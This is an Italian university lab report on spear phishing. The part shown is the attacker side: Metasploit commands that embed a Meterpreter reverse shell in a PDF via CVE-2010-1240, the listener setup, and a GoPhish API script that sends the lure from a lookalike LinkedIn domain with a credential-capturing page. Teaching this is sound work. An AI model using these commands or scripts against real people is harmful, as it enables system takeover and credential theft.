

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

Università degli Studi di Napoli Federico II Progetto di Network Security

Anno Accademico 2024/2025

Professori:

Prof. Simon Pietro Romano

Studente:

Riziero Graziani (M63001596)

Contents

1	Introduzione Phishing	2
1.1	Il Laboratorio	2
2	Steps	5
2.1	OSINT nel contesto del laboratorio	6
3	Strumenti Attaccante	9
3.1	Metasploit Framework	9
3.1.1	CVE Sfruttata	10
3.1.2	Impostazione Metasploit	12
3.1.3	Automazione	15
3.2	Mailpit	16
3.3	GoPhish	17
3.3.1	Automazione	21
3.4	Avvio dell'attacco	24
4	Come l'utente affronta il phishing	26
4.1	L'email ed il PDF	26
5	Contromisure Usate	31
5.1	Quicksand	31
5.2	Alternativa a Quicksand	34
5.3	VirusTotal	37
5.4	Reverse Shell Detection	41
5.5	SNORT	46
6	Contromisure Generali	50
6.1	Non fidarsi solo del nome visualizzato	50
6.2	Analisi critica del testo dell'email	51
6.3	Attenzione ad allegati e link sospetti	52
6.4	Riconoscere offerte fuori contesto	53
6.5	Aggiornamento costante	55

1 Introduzione Phishing

Il phishing rappresenta ancora oggi una delle **minacce più subdole e pervasive per la sicurezza informatica**, sia a livello personale che aziendale. Solo nel primo trimestre del 2024 sono state individuate quasi **964.000 campagne di phishing a livello globale**, evidenziando una tendenza in costante crescita secondo SOCRadar[®] Cyber Intelligence Inc. Inoltre, il report **IBM Cost of a Data Breach 2024** sottolinea come il **costo medio di una violazione causata da phishing abbia raggiunto i 4,88 milioni di dollari**, con un incremento del 10% rispetto all'anno precedente. Questo aumento è reso ancor più preoccupante dalla diffusione di servizi di **Phishing-as-a-Service** e dall'impiego dell'**intelligenza artificiale generativa** per automatizzare la creazione di siti e email malevoli, abbassando notevolmente la soglia di accesso al crimine informatico e rendendo le campagne di phishing sempre più **sofisticate** e alla portata anche di utenti poco esperti.

1.1 Il Laboratorio

Nonostante esistano numerose varianti di phishing, in questo lavoro si farà riferimento alla tecnica che, con ogni probabilità, risulta essere la **più diffusa**: il **phishing tramite e-mail**, con un particolare focus sulla sua forma più mirata, ossia lo **spear phishing**.

Il **progetto qui presentato** ha l'obiettivo di **dimostrare in modo pratico quanto sia semplice realizzare una campagna di phishing** in grado di indurre la vittima ad eseguire un file malevolo. In particolare, si vuole mettere in luce come anche un semplice **allegato PDF, apparentemente innocuo, possa diventare un efficace vettore di attacco**.

Il laboratorio si articola in due ambienti distinti: da un lato l'attaccante, che opera su una macchina **Kali Linux**, dopo aver condotto una fase preliminare di **analisi OSINT** per individuare la "vittima ideale". Qui viene creato, tramite **Metasploit**, un PDF contenente un payload malevolo che, una volta aperto, stabilisce una **reverse-shell verso il listener Meterpreter**. Dall'altro lato, la macchina della vittima, configurata con sistema operativo **Windows**, riceve l'email di phishing tramite **Gophish/Mailpit** ed esegue inconsapevolmente il payload, evidenziando come l'allegato non presenti segnali

evidenti di pericolo pur risultando estremamente dannoso per la sicurezza del sistema.




Figure 1: Pattern

Il progetto non si limita alla semplice dimostrazione dell'attacco, ma affronta anche l'analisi delle **possibili contromisure**. Vengono infatti proposte tecniche di **analisi statica**, come l'utilizzo di **Quicksand (con regole YARA)** e **script Python** per l'identificazione di pattern sospetti nei file PDF, e tecniche di **analisi dinamica**, come uno **script PowerShell** dedicato al monitoraggio delle connessioni su porte atipiche (ad esempio la 4444). Il traffico di rete viene monitorato tramite **Wireshark**, e vengono poi implementate **regole personalizzate per Snort** basate sulle evidenze raccolte durante l'analisi.

Questo approccio, sebbene sia **meno diffuso rispetto al classico furto di credenziali**, si distingue per il suo elevato livello di **sofisticazione** e viene spesso adottato in **attacchi avanzati**, come evidenziato dalle attività di diversi gruppi **APT**, tra cui **FIN6**. Infine, il lavoro si conclude con una panoramica delle principali **best practice preventive**, con l'obiettivo di favorire una maggiore consapevolezza e un **approccio difensivo più efficace contro le moderne campagne di phishing**.




Figure 2: Schema

2 Steps

Prima di entrare nel dettaglio del laboratorio, di seguito sono riportati i principali **passi** che verranno affrontati:

- Verrà presentata l'importanza dell'**OSINT**, fase fondamentale e quasi obbligatoria nell'ambito del phishing.
- Seguirà la descrizione degli **strumenti utilizzati dall'attaccante** per eseguire l'attacco e alla loro impostazione pratica ai fini dell'attacco.
- Verrà discusso il **possibile comportamento della vittima** come primo approccio all'attacco.
- Saranno introdotti gli **strumenti di analisi disponibili alla vittima**, utili a individuare un **PDF malevolo**.
- Infine, saranno approfondite le principali **contromisure generalmente consigliate** per difendersi dagli attacchi di phishing.

Introduzione all'OSINT nel phishing

Un elemento fondamentale di ogni campagna di phishing efficace è la fase di **preparazione**, che passa quasi sempre attraverso la raccolta di informazioni note come **OSINT** (*Open Source Intelligence*). L'OSINT consiste nella raccolta e analisi di dati pubblicamente disponibili (dai **social network** ai **database professionali**, motori di ricerca e forum) con l'obiettivo di ottenere intelligence sfruttabile nell'ambito di cyber-attacchi.

L'utilizzo di OSINT offre numerosi vantaggi all'attaccante. Innanzitutto, si tratta di una tecnica **non intrusiva** e a **basso costo**, che permette di raccogliere una quantità crescente di informazioni senza rischiare di essere scoperti o sostenere spese significative. Grazie a strumenti come **Maltego**, **theHarvester**, **Sherlock** e attraverso pratiche di **Google dorking**, è possibile identificare con precisione indirizzi email, ruoli professionali, abitudini personali e la struttura interna di un'azienda, rendendo così possibile la realizzazione di attacchi di **spear-phishing** altamente convincenti. Un altro aspetto fondamentale è la possibilità di creare email **altamente personalizzate**, che possono includere riferimenti a progetti reali, nomi di persone, reparti o eventi aziendali: questo livello di dettaglio aumenta drasticamente le probabilità che la vittima apra un allegato o clicchi su un link.

2.1 OSINT nel contesto del laboratorio

Nel progetto qui presentato, la fase di OSINT viene considerata come **prerequisito**: si assume, infatti, di aver già individuato la “vittima ideale” sulla base di un'analisi svolta precedentemente. Questa scelta permette di concentrare l'attenzione sugli **aspetti tecnici** dell'attacco, dalla creazione del payload all'interno del PDF fino alla fase di delivery e all'esecuzione sulla macchina della vittima.

Tuttavia, è importante sottolineare che **senza la fase di OSINT**, il phishing perderebbe gran parte del suo potenziale, riducendosi a un attacco generico e facilmente intercettabile. Nella pratica reale, è proprio questa fase di ricognizione a rendere il phishing una delle minacce più insidiose e sofisticate dell'attuale panorama della **cybersecurity**.

Nel contesto del nostro laboratorio, **assumiamo di aver già individuato la “vittima ideale”** per l’attacco. Ad esempio, immaginiamo di aver trovato il profilo LinkedIn di un certo **Antonio Rossi**, il quale è attivamente alla ricerca di nuove opportunità lavorative e ha condiviso numerose informazioni sulle sue esperienze professionali e sulle tecnologie utilizzate. In questo caso, Antonio Rossi si presenta come un professionista che ha pubblicato diversi dettagli relativi al proprio percorso lavorativo, specificando sia le competenze tecniche sia il tipo di posizione a cui aspira.

Questi elementi rappresentano **informazioni di grande valore per un attaccante**: essere a conoscenza del fatto che una persona sta cercando lavoro e conoscere i settori di interesse permette infatti di **costruire una mail di phishing estremamente credibile**, magari proponendo un’offerta personalizzata, allegando un file oppure invitando la vittima a cliccare su un link di “selezione”.



Figure 3: Mockup profilo Antonio Rossi

3 Strumenti Attaccante

Nel laboratorio sono stati utilizzati esclusivamente **strumenti open source**, una scelta mirata a garantire la massima **ripetibilità** e accessibilità dell'esperienza proposta. Oltre all'utilizzo di questi strumenti, sono stati sviluppati anche alcuni **script** utili per facilitare la ripetizione e, se necessario, l'**automazione** delle varie fasi dell'attacco.

In questa prima fase, l'obiettivo era predisporre sia gli **strumenti necessari alla creazione del payload malevolo** sia l'**infrastruttura per la gestione e l'invio delle email di phishing**, replicando fedelmente le modalità operative tipiche di un vero cyber criminale. A tal fine, è stata avviata una macchina virtuale **Kali Linux** dove sono stati installati e configurati i principali **tool offensivi**: **Metasploit**, **GoPhish** e **Mailpit**. Ogni componente è stato integrato accuratamente: Metasploit si occupa della generazione dell'exploit e del controllo remoto, GoPhish consente la creazione della campagna di phishing con allegato malevolo, mentre Mailpit viene utilizzato come infrastruttura di posta per recapitare i messaggi direttamente alla vittima.

3.1 Metasploit Framework

Metasploit si distingue per una **architettura modulare** estremamente flessibile, che mette a disposizione oltre 2.000 exploit e quasi 600 payload (tra cui **Meterpreter**, shell e molti altri) tutti combinabili in modo dinamico in base alle necessità dell'attacco e alle specifiche caratteristiche della vittima e della rete target. Questa modularità permette di selezionare e personalizzare il **payload più efficace** in ogni scenario operativo.

Uno dei payload più utilizzati è proprio **Meterpreter**, apprezzato per le sue potenti capacità di **post-exploitazione**: consente il controllo remoto del sistema compromesso, l'upload e il download di file, l'esecuzione di comandi, l'elevazione dei privilegi, il routing del traffico e numerose altre funzionalità avanzate.

All'interno del laboratorio, **Metasploit** riveste il ruolo di cuore pulsante delle operazioni. In particolare viene usato il payload `windows/meterpreter/reverse_tcp` da incapsulare all'interno del PDF malevolo. Successivamente, su Kali Linux viene avviato il listener

associato. Quando la vittima apre il PDF, il payload si collega automaticamente al listener, fornendo all'attaccante una **sessione Meterpreter** che consente un controllo completo e invisibile del sistema compromesso.

3.1.1 CVE Sfruttata

Come avviene per qualsiasi exploit, la sua efficacia dipende da una serie di **condizioni specifiche**. Anche nel nostro caso, il PDF contenente il payload malevolo **non è garantito che funzioni in tutte le circostanze**: è necessario che siano soddisfatti determinati **prerequisiti**, come la versione del lettore PDF utilizzato, il sistema operativo della vittima, i permessi dell'utente e l'eventuale presenza di controlli di sicurezza.

In particolare, è possibile recuperare tutte le informazioni sull'exploit utilizzato tramite il comando:

```
msf6 > info exploit/windows/fileformat/adobe_pdf_embedded_exe
```

Il comando restituisce una serie di dettagli fondamentali, tra cui le **piattaforme supportate**, l'**architettura** (ad esempio x86 o x64), l'autore del modulo, una descrizione sintetica — “This module embeds a Metasploit payload into an existing PDF file. The resulting PDF can be sent to a target as part of a social engineering attack.” — e soprattutto la **vulnerabilità** sfruttata, che in questo caso corrisponde alla **CVE-2010-1240**. Consultando il **National Vulnerability Database (NVD)**, è possibile ottenere le seguenti informazioni:

CVE-2010-1240 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Current Description

Adobe Reader and Acrobat 9.x before 9.3.3, and 8.x before 8.2.3 on Windows and Mac OS X, do not restrict the contents of one text field in the Launch File warning dialog, which makes it easier for remote attackers to trick users into executing an arbitrary local program that was specified in a PDF document, as demonstrated by a text field that claims that the Open button will enable the user to read an encrypted message.

Figure 4: Dettagli CVE



Figure 5: Dettagli CVE

La vulnerabilità CVE-2010-1240, così come riportata dal **National Vulnerability Database (NVD)**, presenta un **punteggio base CVSS 2.0 pari a 9.3**, classificato come **“HIGH”**, quindi di gravità elevata. Questo valore indica che la vulnerabilità può avere un impatto molto significativo sulla sicurezza del sistema.

Il vettore di attacco riportato è il seguente:

(AV:N/AC:M/Au:N/C:C/I:C/A:C)

dove:

- **AV:N** (*Access Vector: Network*) indica che la vulnerabilità è sfruttabile da remoto, senza che l'attaccante debba avere accesso fisico al sistema;
- **AC:M** (*Access Complexity: Medium*) segnala che sono necessarie alcune condizioni particolari affinché l'attacco vada a buon fine (ad esempio, l'utente deve aprire un file malevolo);
- **Au:N** (*Authentication: None*) evidenzia che l'attacco può essere condotto senza alcuna autenticazione da parte dell'attaccante;
- **C:C** (*Confidentiality Impact: Complete*), **I:C** (*Integrity Impact: Complete*), **A:C** (*Availability Impact: Complete*) indicano che il successo dell'attacco comporta la completa compromissione della riservatezza, dell'integrità e della disponibilità del sistema.

Questa vulnerabilità consente a un attaccante remoto, senza necessità di autenticazione, di compromettere totalmente il sistema bersaglio, a patto che riesca a indurre la vittima ad aprire un file appositamente predisposto.

Altre informazioni fondamentali recuperabili dall'NVD sono:

Weakness Enumeration

CWE-ID	CWE Name
CWE-264	Permissions, Privileges, and Access Controls

Figure 6: Dettagli CVE

Known Affected Software Configurations

Configuration 1 ([hide](#))

✖ **cpe:2.3:a:adobe:acrobat_reader:9.3.1:*:*:*:*:***

[Show Matching CPE\(s\)](#)▼

Running on/with

cpe:2.3:o:microsoft:windows:*:*:*:*:*

[Show Matching CPE\(s\)](#)▼

Figure 7: Dettagli CVE

Dunque, la vulnerabilità **CVE-2010-1240** è sfruttabile quando un utente apre un file PDF malevolo tramite Adobe Acrobat Reader versione 9.3.1 (o eventualmente versioni affini) su una qualsiasi versione del sistema operativo Windows.

3.1.2 Impostazione Metasploit

Partiamo vedendo come viene creato il PDF contenente il payload malevolo, sfruttando l'exploit

```
exploit/windows/fileformat/adobe_pdf_embedded_exe
```

Che abbiamo appena analizzato. Il codice utilizzato è il seguente:

```
1 use exploit/windows/fileformat/adobe_pdf_embedded_exe
2 set PAYLOAD windows/meterpreter/reverse_tcp
3 set LHOST 192.168.80.131
4 set LPORT 4444
5 set FILENAME offerta_lavorativa.pdf
6 set TEMPLATE /home/kali/Downloads/template_msf.pdf
7 exploit
```

Attraverso il modulo `exploit/windows/fileformat/adobe_pdf_embedded_exe`, viene utilizzata la vulnerabilità vista precedentemente.

Il comando `set PAYLOAD windows/meterpreter/reverse_tcp` specifica che, una volta aperto il PDF dalla vittima, verrà attivata una **reverse shell** di tipo Meterpreter, stabilendo così una connessione dal computer della vittima verso l'attaccante.

Successivamente, vengono configurati i parametri di rete necessari all'attacco: `set LHOST 192.168.80.131` indica l'indirizzo IP della macchina dell'attaccante, mentre `set LPORT 4444` definisce la porta su cui il listener attenderà la connessione in ingresso.

Il comando `set FILENAME offerta_lavorativa.pdf` specifica il nome del file PDF che verrà generato e inviato alla vittima, mentre `set TEMPLATE /home/kali/Downloads/template_msf.pdf` permette di utilizzare un template PDF preesistente all'interno del quale verrà incorporato il payload.

Infine, il comando `exploit` avvia effettivamente il processo: viene creato il file PDF malevolo secondo le impostazioni definite. Quando la vittima aprirà il file allegato, la reverse shell si attiverà automaticamente, consentendo all'attaccante di ottenere una sessione remota Meterpreter sul sistema compromesso e fornendo così pieno accesso al computer della vittima.

Il template utilizzato per rendere l'attacco realistico è:

Tech Innovators S.p.A.

Via Roma 123, Milano
Telefono: +39 02 1234 5678
Email: hr@techinnovators.com
Milano, 29 giugno 2025

Gentile Antonio Rossi,

siamo lieti di proporti un'opportunità nel team di Tech Innovators S.p.A. come Software Engineer, all'interno del reparto R&D. Di seguito i dettagli principali dell'offerta:

- **Inquadramento:** Contratto a tempo indeterminato (CCNL Industria ICT)
- **Retribuzione** annua lorda: €40.000 – €45.000, commisurata all'esperienza
- **Orario** di lavoro: Full-time, 40h settimanali (flessibilità oraria e smart-working 2 giorni/settimana)
- **Sede:** Milano – Via Roma 123 (vicino MM2 Lanza)
- **Data** prevista di inizio: 1° ottobre 2025

Responsabilità principali:

- Svilupperai applicazioni web full-stack in JavaScript (React/Node.js), parteciperai alla progettazione architetture e collaborerai con il team QA per garantire l'affidabilità del prodotto.

Benefit aziendali:

- Assicurazione sanitaria integrativa
- Buoni pasto del valore di €8 per ogni giorno lavorativo
- Piani di formazione continua e corsi di aggiornamento

Processo di selezione:

1. Invio del CV e lettera di presentazione
2. Colloquio tecnico con il team R&D
3. Test pratico di sviluppo
4. Colloquio finale con il Responsabile Risorse Umane
5. Comunicazione esito e offerta formale

Se l'offerta è di tuo interesse, ti preghiamo di contattarci entro il **15 settembre 2025** all'indirizzo email **offer@techinnovators.com**. Saremo felici di rispondere a qualsiasi domanda e organizzare un colloquio conoscitivo.

Cordiali saluti,

Figure 8: Template PDF

Invece, per poter avviare il listener Meterpreter eseguiamo i seguenti comandi:

```
1 use exploit/multi/handler
2 set PAYLOAD windows/meterpreter/reverse_tcp
3 set LHOST 192.168.80.131
4 set LPORT 4444
5 run
```

Questo modulo non sfrutta direttamente una vulnerabilità, ma viene utilizzato per **ascoltare le connessioni in ingresso** provenienti da un payload che è stato precedentemente generato e inviato alla vittima. In sostanza, l'handler si mette in attesa e si occupa di gestire qualsiasi sessione remota che venga avviata da un payload attivo sulla macchina bersaglio.

Successivamente, attraverso il comando `set PAYLOAD windows/meterpreter/reverse_tcp`, si specifica che si intende gestire una **reverse shell** di tipo Meterpreter per sistemi Windows, la quale stabilirà una connessione di ritorno verso l'attaccante tramite protocollo

TCP. Questo consente all'attaccante di ottenere il pieno controllo remoto della macchina compromessa una volta che il payload viene eseguito dalla vittima.

Dunque, al termine di questa prima fase abbiamo il PDF malevolo pronto per essere inviato tramite email come allegato, e dal lato nostro il listener rimarrà in attesa della connessione.

3.1.3 Automazione

Con Metasploit è possibile **automatizzare** sia la creazione del PDF malevolo sia l'avvio del listener tramite un cosiddetto **resource script**, ovvero un semplice file di testo contenente una sequenza di comandi da eseguire in batch. Questo script viene passato a `msfconsole` tramite il comando:

```
msfconsole -q -r $RCFILE
```

Dove il parametro `-q` (*quiet*) permette di sopprimere il banner iniziale di Metasploit e riduce la visualizzazione di messaggi di log non essenziali, rendendo così l'esecuzione più veloce e l'output complessivo molto più pulito.

Resource scripts provide an easy way for you to automate repetitive tasks in Metasploit. Conceptually, they're just like batch scripts. They contain a set of commands that are automatically and sequentially executed when you load the script in Metasploit. You can create a resource script by chaining together a series of Metasploit console commands and by directly embedding Ruby to do things like call APIs, interact with objects in the database, and iterate actions.

Figure 9: Metasploit Documentation

Lo script completo si può recuperare dalla repository github del laboratorio, un estratto è il seguente:

```
1 create_pdf() {
2     echo "[*] Generazione PDF malevolo..."
3     # Crea un resource file temporaneo
4     RCFILE=$(mktemp /tmp/msf_pdf_XXXXXXXX.rc)
5     cat > "${RCFILE}" <<EOF
6 use exploit/windows/fileformat/adobe_pdf_embedded_exe
7 set PAYLOAD windows/meterpreter/reverse_tcp
8 set LHOST ${LHOST}
9 set LPORT ${LPORT}
```



```
10 set INFILENAME ${TEMPLATE}
11 set FILENAME ${OUTPUT}
12 exploit
13 exit
14 EOF
15 # Esegui Metasploit in batch
16 msfconsole -q -r "${RCFILE}"
17 # Pulisci
18 rm -f "${RCFILE}"
19 echo "[*] PDF creato: ${OUTPUT}"
20 }
```

3.2 Mailpit

Mailpit è un **server SMTP/POP3 open-source e stand-alone**, particolarmente indicato per la creazione di un ambiente controllato in cui testare campagne email in maniera sicura e isolata. Grazie a questa configurazione, è possibile analizzare in modo completo tutte le fasi del flusso delle email: dalla generazione tramite GoPhish fino alla ricezione sul client della vittima (ad esempio Thunderbird), passando per la simulazione locale delle comunicazioni SMTP (porta 1025) e POP3 (porta 1110).

Tuttavia, Mailpit presenta anche alcune **limitazioni** rilevanti, in particolare per quanto riguarda l'autenticazione delle email. In primo luogo, il sistema non supporta nativamente **SPF, DKIM e DMARC**: non vengono implementati i record DNS SPF, le firme DKIM e non è prevista la gestione delle policy DMARC, tutti elementi fondamentali per garantire l'integrità e l'autenticità del mittente e per prevenire attacchi di spoofing e phishing. Di conseguenza, le email inviate tramite Mailpit vengono accettate senza alcuna verifica reale, rendendo questo tool inadatto a simulare scenari in cui l'autenticazione del dominio ricopre un ruolo centrale.

Un'ulteriore limitazione è la mancanza di **sicurezza avanzata sul protocollo SMTP**: il server, infatti, ascolta di default sulla porta 1025 senza crittografia né autenticazione.

Per ulteriori informazioni riguardo il progetto Mailpit si può fare riferimento alla *repository github* ufficiale.

In questo caso non serve altro che installare ed eseguire il file binario con gli appositi argomenti:

```
1 DOWNLOAD_URL="https://github.com/axllent/mailpit/releases/download/${  
    VERSION}/mailpit-linux-amd64.tar.gz"  
2 SMTP_PORT=":1025"  
3 HTTP_PORT=":8025"  
4 POP3_PORT=":1110"  
5  
6 wget -qO mailpit.tar.gz "${DOWNLOAD_URL}"  
7 tar xzf mailpit.tar.gz  
8 sudo mv mailpit "${MAILPIT_BIN}"  
9 sudo chmod +x "${MAILPIT_BIN}"  
10 rm mailpit.tar.gz  
11 echo "Mailpit installato in ${MAILPIT_BIN}"  
12  
13 exec "${MAILPIT_BIN}" \  
14     --smtp "${SMTP_PORT}" \  
15     --listen "${HTTP_PORT}" \  
16     --pop3 "${POP3_PORT}" \  
17     --pop3-auth-file "${AUTH_FILE}"
```

3.3 GoPhish

Una volta completata la fase di preparazione, è possibile procedere con l'allestimento della campagna di phishing vera e propria. In questo contesto, **Gophish** rappresenta lo strumento centrale per simulare l'attacco.

Gophish è un **framework open-source** progettato per facilitare la creazione, l'invio e la gestione di campagne di phishing simulato. Si distingue per la facilità di installazione e per una **interfaccia web intuitiva** (accessibile tipicamente sulla porta 3333), che

permette di realizzare campagne in modo semplice ed efficace.

Tra le funzionalità principali offerte da Gophish si evidenziano:

- la possibilità di **creare template email** personalizzati utilizzando un editor HTML integrato oppure importando messaggi reali, con il supporto per il tracciamento di aperture e click;
- la gestione di **landing page** dedicate, utili per simulare siti malevoli o pagine di download, raccogliendo eventualmente le credenziali inserite dalle vittime;
- la configurazione di **profili SMTP** – in questo laboratorio integrati con Mailpit – con gestione personalizzata di mittente, server e autenticazione;
- il **tracciamento in tempo reale** dei risultati della campagna, come aperture email, click sui link e invio di dati sulle landing page, con la possibilità di visualizzare statistiche e timeline interattive.

Come primo step, viene realizzata l'**email da inviare**, procedendo alla creazione di un **template** specifico e allegando il file PDF generato in precedenza tramite Metasploit. È evidente che il livello di realismo del template potrà variare a seconda delle scelte effettuate: una maggiore cura nella personalizzazione del messaggio contribuirà in modo significativo ad aumentare le probabilità di successo dell'attacco.





Figure 10: Template Email

Subject:

Tech Innovators - Proposta Lavorativa

Text HTML



```
<html>
  <body style="margin:0;padding:20px;background:#f3f2ef;font-family:Arial,sans-serif;">
    <div style="max-width:600px;margin:auto;background:#fff;border-radius:6px;overflow:hidden;">
      <!-- Header con logo LinkedIn -->
      <div style="background:#0073b1;color:#fff;padding:20px;display:flex;align-
```

☒ Add Tracking Image

[+ Add Files](#)

Show entries Search:



Name	
	offerta.pdf 

Figure 11: Template Email

In questa fase viene configurato il **profilo di invio** (*sending profile*), ovvero l'insieme dei parametri con cui verrà trasmessa l'email di phishing. Al profilo viene assegnato un nome identificativo, come ad esempio "SMTP TechInnovators", e viene specificato l'indirizzo email del mittente, scelto per apparire il più possibile simile a una reale comunicazione LinkedIn, così da aumentare il livello di credibilità del messaggio. Come **server SMTP** viene indicato l'indirizzo locale 127.0.0.1:1025, corrispondente alla porta su cui Mailpit è in ascolto all'interno dell'ambiente di laboratorio. Non essendo richiesta alcuna autenticazione per l'invio tramite Mailpit, i campi *Username* e *Password* possono essere lasciati vuoti. Infine, viene abilitata l'opzione per ignorare eventuali errori sui certificati, così da evitare problemi di compatibilità e garantire il corretto funzionamento della simulazione.

Name:

SMTP TechInnovators

Interface Type:

SMTP

SMTP From: ?

inmail-hit-replyy@linkediin.com

Host:

127.0.0.1:1025

Username:

Username

Password:

Password

☒ Ignore Certificate Errors ?

Figure 12: Sending Profile

Definiamo poi gli utenti (in questo caso solo Antonio Rossi), o gruppi, che saranno i destinatari della nostra campagna di phishing.

Name:

Candidati Software Engineer

[+ Bulk Import Users](#) [Download CSV Template](#)

First Name Last Name Email Position [+ Add](#)

Show entries Search:

First Name	Last Name	Email	Position
Antonio	Rossi	antonio.rossi@l...	

Figure 13: Victim Profile

Ed infine creiamo la campagna con tutti gli item costruiti fino ad ora:

New Campaign ×

Name:

Email Template:

Landing Page:

URL: ?

Launch Date

Send Emails By (Optional) ?

Sending Profile:

 ✉ Send Test Email

Groups:

Close Launch Campaign

Figure 14: Campaign

First Name ↑	Last Name ↑	Email ↑	Position ↑	Status ↑
Antonio	Rossi	antonio.rossi@lab.com		Email Sent

Timeline for Antonio Rossi
Email: antonio.rossi@lab.com
Result ID: yX3UQq0

- 📧 Campaign Created July 11th 2025 5:06:48 pm
- ✉ Email Sent July 11th 2025 5:06:48 pm

Figure 15: Inizio Campagna

3.3.1 Automazione

Anche per questa fase è stato realizzato uno **script di automazione** che consente di creare la campagna di phishing in modo rapido ed efficiente. In particolare, vengono sfruttate le **API messe a disposizione da GoPhish**, le quali permettono di gestire

tutte le fasi della campagna direttamente da codice, senza la necessità di intervenire manualmente sull'interfaccia grafica.

Grazie a questa impostazione, è possibile automatizzare completamente la configurazione e l'avvio delle campagne di phishing simulato, rendendo il processo estremamente flessibile e ripetibile. La chiave API necessaria all'autenticazione può essere facilmente ottenuta dalla sezione *Account Settings* dell'interfaccia di GoPhish; una volta recuperata, dovrà essere integrata nello script di automazione, che si occuperà di eseguire tutte le operazioni necessarie attraverso una serie di richieste alle API di GoPhish.

Per ulteriori dettagli sulle funzionalità disponibili e sulle modalità di utilizzo delle API, si rimanda alla documentazione ufficiale di GoPhish.

“Gophish was built from the ground-up with a JSON API that makes it easy for developers and sysadmins to automate simulated phishing campaigns.”

Si riporta una parte del codice utilizzato per poter sfruttare le API di GoPhish:

```
1 from gophish import Gophish
2 from gophish.models import Template, Page, SMTP, Group, Campaign
3 import base64
4
5 # Connessione all'API di GoPhish
6 api = Gophish(
7     api_key="YOUR_API_KEY",
8     host="https://127.0.0.1:3333",
9     verify=False
10 )
11
12 # Prepara l'allegato PDF
13 with open("offerta_lavorativa.pdf", "rb") as f:
14     pdf_b64 = base64.b64encode(f.read()).decode()
15
16 attachment = {
17     "name": "offerta.pdf",
```

```
18     "type":      "application/pdf",
19     "content": pdf_b64
20 }
21
22 # Crea il template email con allegato
23 tpl = Template(
24     name="Proposta Lavorativa",
25     subject="Tech Innovators - Proposta Lavorativa",
26     html("<html>...corpo email...</html>"),
27     attachments=[attachment]
28 )
29 created_tpl = api.templates.post(tpl)
30
31 # Definisci landing page
32 page = Page(
33     name="Page Tech Innovators",
34     html("<html>...pagina finta login...</html>"),
35     capture_credentials=True,
36     redirect_url="https://www.linkedin.com/"
37 )
38 created_page = api.pages.post(page)
39
40 # Configura profilo SMTP (Mailpit)
41 smtp = SMTP(
42     name="SMTP TechInnovators",
43     interface_type="SMTP",
44     host="127.0.0.1:1025",
45     from_address="inmail-hit-reply@linkediin.com",
46     ignore_cert_errors=True
47 )
48 created_smtp = api.smtp.post(smtp)
```



```
49
50 # Definisci gruppo destinatari
51 group = Group(
52     name="Candidati Software Engineer",
53     targets=[{"email": "antonio.rossi@lab.com", "first_name": "
        Antonio", "last_name": "Rossi"}]
54 )
55 created_group = api.groups.post(group)
56
57 # Crea e lancia la campagna
58 camp = Campaign(
59     name="Campagna Offerta Tech Innovators",
60     template={"name": created_tpl.name},
61     page={"name": created_page.name},
62     smtp={"name": created_smtp.name},
63     groups=[{"name": created_group.name}]
64 )
65 created_camp = api.campaigns.post(camp)
66 print("Campagna lanciata con ID:", created_camp.id)
```

Nota: il file PDF viene convertito in base64 prima di inviarlo in quanto è richiesto dalla documentazione API di GoPhish:

“The content field in an attachment is expected to be base64 encoded.”

3.4 Avvio dell’attacco

A questo punto, tutte le principali attività dal punto di vista dell’attaccante risultano completate. Il **PDF malevolo** è stato generato e confezionato tramite Metasploit, il **server di ascolto** è stato configurato per ricevere eventuali connessioni in ingresso e la **campagna di phishing** è stata creata, configurata e lanciata attraverso Gophish, con il supporto del server di posta locale Mailpit.

Con questi passaggi, si conclude l'intero **ciclo operativo dell'attaccante**: dalla preparazione tecnica degli strumenti fino all'invio dell'email con allegato malevolo. A questo punto, l'attenzione si sposta sul **comportamento della vittima**, per analizzare ciò che accade quando l'utente prende visione della mail, scarica il file allegato e lo apre sul proprio sistema.

